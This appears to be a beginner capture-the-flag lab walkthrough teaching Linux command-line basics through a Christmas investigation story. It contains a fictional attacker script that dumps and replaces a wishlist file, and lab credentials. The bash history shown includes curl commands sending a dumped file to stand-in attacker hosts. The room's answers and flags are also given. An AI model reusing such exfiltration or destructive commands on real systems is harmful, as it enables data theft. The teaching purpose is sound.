The Story


The unthinkable has happened - McSkidy has been kidnapped. Without her, Wareville's defenses are faltering, and Christmas itself hangs by a thread. But panic won't save the season. A long road lies ahead to uncover what truly happened. The TBFC (The Best Festival Company) team already brainstorms what to do next, and their first lead points to the **tbfc-web01**, a Linux server processing Christmas wishlists. Somewhere within its data may lie the truth: traces of McSkidy's final actions, or perhaps the clues to King Malhare's twisted vision for EASTMAS.

Learning Objectives

- Learn the basics of the Linux command-line interface (CLI)
- Explore its use for personal objectives and IT administration
- Apply your knowledge to unveil the Christmas mysteries

Connecting to the Machine

Before moving forward, review the questions in the connection card shown below:



Start the lab by clicking the **Start Machine** button below. The machine will start in split view and will take about two minutes to load. In case the machine is not visible, click the **Show Split View** button at the top of the page. Once the machine is loaded, you will have a terminal window - that's your Linux CLI, you'll need to type the commands there!

Your virtual environment has been set up

All machine details can be found at the top of the page.

Target machine
Status:
On

Alternatively, you can use the credentials below to connect to the target machine via SSH from your own THM VPN connected machine:

Credentials

Only needed if you are using your own THM VPN connected machine.

Username

mcskidy

Password

AoC2025!

IP address

10.48.147.227

Connection via

SSH`ssh mcskidy@10.48.147.227`

Objectives

I have successfully started my virtual machine!

Correct Answer

Task 2Linux CLI

Working With the Linux CLI

- But, there is no graphical interface (GUI) on the server! How will we look for clues?

- Who needs a GUI when we have a Linux command-line terminal? It's even better!

Linux has a powerful command-line interface, allowing you to use and manage the system simply by typing commands on your keyboard. It's not as hard as it sounds - once you get used to it, maybe you'll like the CLI more than the graphical interface. Not only that, but most experienced IT and cyber security experts work with the CLI every day, so let's start learning!

- To run your first CLI command, type `echo "Hello World!"` and press Enter. This will "echo" the text back.
- Then type `ls` to list the contents of the current directory. This command will show you McSkidy's files.
- After that, type `cat README.txt` to display the file contents. You will see its content in the output below.

BasicCLICommands

```
mcskidy@tbfc-web01:~$ echo "Hello World!"
Hello World!
mcskidy@tbfc-web01:~$ ls
Desktop Downloads [...] Guides README.txt
mcskidy@tbfc-web01:~$ cat README.txt
For all TBFC members,
Yesterday I spotted yet another Eggsploit on our servers.
Not sure what it means yet, but Wareville is in danger.
To be prepared, I'll write the security guide by tomorrow.
As a precaution, I'll also hide the guide from plain view.
~ McSkidy
```

Navigating the Filesystem

Looks like McSkidy left a security guide before being kidnapped - it would definitely help! You might have noticed the "Guides" directory when you ran `ls` last time - that's likely the directory we need. Your CLI journey began at McSkidy's home directory (you can verify this by running `pwd`), but now let's switch to the guides directory.

- Switch the directory by running `cd Guides`. You will appear at `/home/mcskidy/Guides`.
- Run the `ls` command again to list the content of the guides directory (it will be empty).

Navigating WithCD

```
mcskidy@tbfc-web01:~$ cd Guides
mcskidy@tbfc-web01:~/Guides$ ls
```

Looking for the Hidden Guide

Oh-oh, it looks like the guides aren't there. Or are they? In Linux, files and directories can be hidden from plain view if they start with a dot symbol (e.g., `.secret.txt`). Such a feature is often used by IT administrators to hide system files, by attackers to hide malware, and now by McSkidy to hide the precious guide from bad bunnies!

- View the directory again by running `ls -la`. The `-a` flag shows the hidden files. The `-l` flag shows the additional details, such as file permissions and file owner.
- Read the hidden guide by running `cat .guide.txt`. Don't forget the leading dot.

Reading Hidden Files

```
mcskidy@tbfc-web01:~/Guides$ ls -la
drwxrwxr-x  2 mcskidy mcskidy 4096 Oct 13 01:26 .

drwxr-x--- 19 mcskidy mcskidy 4096 Oct 23 12:29 ..

-rw-rw-r--  1 mcskidy mcskidy  504 Oct 13 01:26 .guide.txt
mcskidy@tbfc-web01:~/Guides$ cat .guide.txt
I think King Malhare from HopSec Island is preparing for an
attack.
Not sure what his goal is, but Eggsploits on our servers are not
good.
Be ready to protect Christmas by following this Linux guide:


Check /var/log/ and grep inside, let the logs become your guide.
Look for eggs that want to hide, check their shells for what's
inside!
```


Grepping the Logs

In her guide, McSkidy refers to `/var/log/`, a Linux directory where all security events (logs) are stored. Indeed, every SOC analyst at TBFC will confirm that the best way to find evil bunnies is to check the logs. Log files are usually very big, and looking through them with cat is not ideal. Thus, let's use `grep`, a command to look for a specific text inside a file.

- Navigate to the logs directory with `cd /var/log` and explore its content with `ls`.
- Run `grep "Failed password" auth.log` to look for the failed logins inside the `auth.log`.

Grepping Logfiles

```
mcskidy@tbfc-web01:~$ cd /var/log
mcskidy@tbfc-web01:~$ grep "Failed password" auth.log
2025-10-13T01:43:48 tbfc-web01: Failed password for socmas from
eggbox-196.hopsec.thm
[...]
```



Finding the Files

You can see a lot of failed logins on the "socmas" account, all from the HopSec location! They were clearly trying to break into SOC-mas, Wareville's Christmas ordering platform. What if bad bunnies left some malware there? Let's follow McSkidy's guide and look for Eggsploits and Eggshells with `find` - a command that searches for files with specific parameters, such as `-name`:

- Run `find /home/socmas -name *egg*` to search for "eggs" in the socmas home directory.
- Note that `find` is a powerful command. Check out its documentation for more details.

Using Find Command

```
mcskidy@tbfc-web01:~$ find /home/socmas -name *egg*
/home/socmas/2025/eggstrike.sh
```

Analyzing the Eggstrike

Looks like you found something, `eggstrike.sh`! Files with the `.sh` extension contain CLI commands and are called shell scripts. Such scripts are used both by IT teams to automate things and by attackers to quickly run malicious commands. Let's display the suspicious script's content and try to understand it:

Eggstrike Content

```
mcskidy@tbfc-web01:~$ cd /home/socmas/2025
mcskidy@tbfc-web01:~$ cat eggstrike.sh
# Eggstrike v0.3
# © 2025, Sir Carrotbane, HopSec
cat wishlist.txt | sort | uniq > /tmp/dump.txt
rm wishlist.txt && echo "Chistmas is fading..."
mv eastmas.txt wishlist.txt && echo "EASTMAS is invading!"
```


1. The lines starting with `#` are just comments and are not the actual commands.
2. The `cat wishlist.txt | sort | uniq` lists unique items from the wishlist.txt.
3. The command then sends the output (unique orders) to the `/tmp/dump.txt` file.
4. The `rm wishlist.txt` deletes the wishlist file (containing Christmas wishes).
5. The `mv eastmas.txt wishlist.txt` replaces the original file with eastmas.txt.

CLI Features

The Eggstrike script you read seems to be stealing Christmas wishes and replacing them with the fake ones! You might have noticed that the commands in the script are a bit complex, but that's not unusual since the script author is no other than Sir Carrotbane, the leader of HopSec's red team. Let's explore the special symbols below:

Special Symbol	Description	Example
Pipe symbol (`|`)	Send the output from the first command to the second	`cat unordered-list.txt | sort | uniq`
Output redirect (`>`/`>>`)	Use `>` to overwrite a file, and `>>` to append to the end	`some-long-command > /home/mcskidy/output.txt`
Double ampersand (`&&`)	Run the second command if the first was successful	`grep "secret" message.txt && echo "Secret found!"`

Sir Carrotbane Attacks



Now it is clear that the server has been breached, and the Christmas wishlist has been replaced with an EASTMAS one. Although you found no clue of what happened to McSkidy, at least you know the attackers were there. You can see how Sir Carrotbane replaced the wishlist by visiting `http://10.48.147.227:8080` from the VM's web browser. You can open it by clicking the Firefox icon on the Desktop.

System Utilities

There are hundreds of CLI commands to view and manage your system. For example, `uptime` to see how much time your system is running, `ip addr` to check your IP address, and `ps aux` to list all processes. You may also check the usernames and hashed passwords of users, such as McSkidy, by running `cat /etc/shadow`. However, you'd need root permissions to do that.

Permission Denied

```
mcskidy@tbfc-web01:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Root User

Root is the default, ultimate Linux user who can do anything on the system. You can switch the user to root with `sudo su`, and return back to McSkidy with the `exit` command. Only root can open `/etc/shadow` and edit system settings, so this user is often a main target for attackers. If at any moment you want to verify your current user, just run `whoami`!

- Switch to the root user by running the `sudo su` command.
- You can verify your current user by running `whoami`.

Switching to the Root User

```
mcskidy@tbfc-web01:~$ sudo su

root@tbfc-web01:/home/mcskidy$ whoami

root
```

Bash History

Did you know that every command you run is saved in a hidden history file, also called Bash history? It is located at every user's home directory: `/home/mcskidy/.bash_history` for McSkidy, and `/root/.bash_history` for root, and you can check it with a convenient `history` command, or just read the files directly with `cat`. Let's check if Sir Carrotbane with his bad bunnies left their traces in history!

- Familiarize yourself with Bash history by running the `history` command.
- Note that your commands are also saved to a file (`cat .bash_history`).

Accessing Bash History

```
root@tbfc-web01:/home/mcskidy$ cd /root
root@tbfc-web01:~$ cat .bash_history
curl --data "@/tmp/dump.txt" http://files.hopsec.thm/upload
curl --data "%qur\(tq_` :D AH?65P" http://red.hopsec.thm/report
[...]
```

Objectives
Which CLI command would you use to list a directory?

ls

Correct Answer
Complete on machine

THM{learning-linux-cli}
Complete

Which command helped you filter the logs for failed logins?

grep

Correct Answer
Complete on machine

THM{sir-carrotbane-attacks}
Complete

Which command would you run to switch to the root user?

sudo su

Correct Answer
Finally, what flag did Sir Carrotbane leave in the root bash history?

THM{until-we-meet-again}

Correct Answer

For those who consider themself intermediate and want another challenge, check McSkidy's hidden note in /home/mcskidy/Documents/ to get access to the key for Side Quest 1! Accessible through our Side Quest Hub!

No answer needed

Correct Answer

Enjoyed investigating in a Linux environment? Check out our Linux Logs Investigations room for more like this!

No answer needed

Correct Answer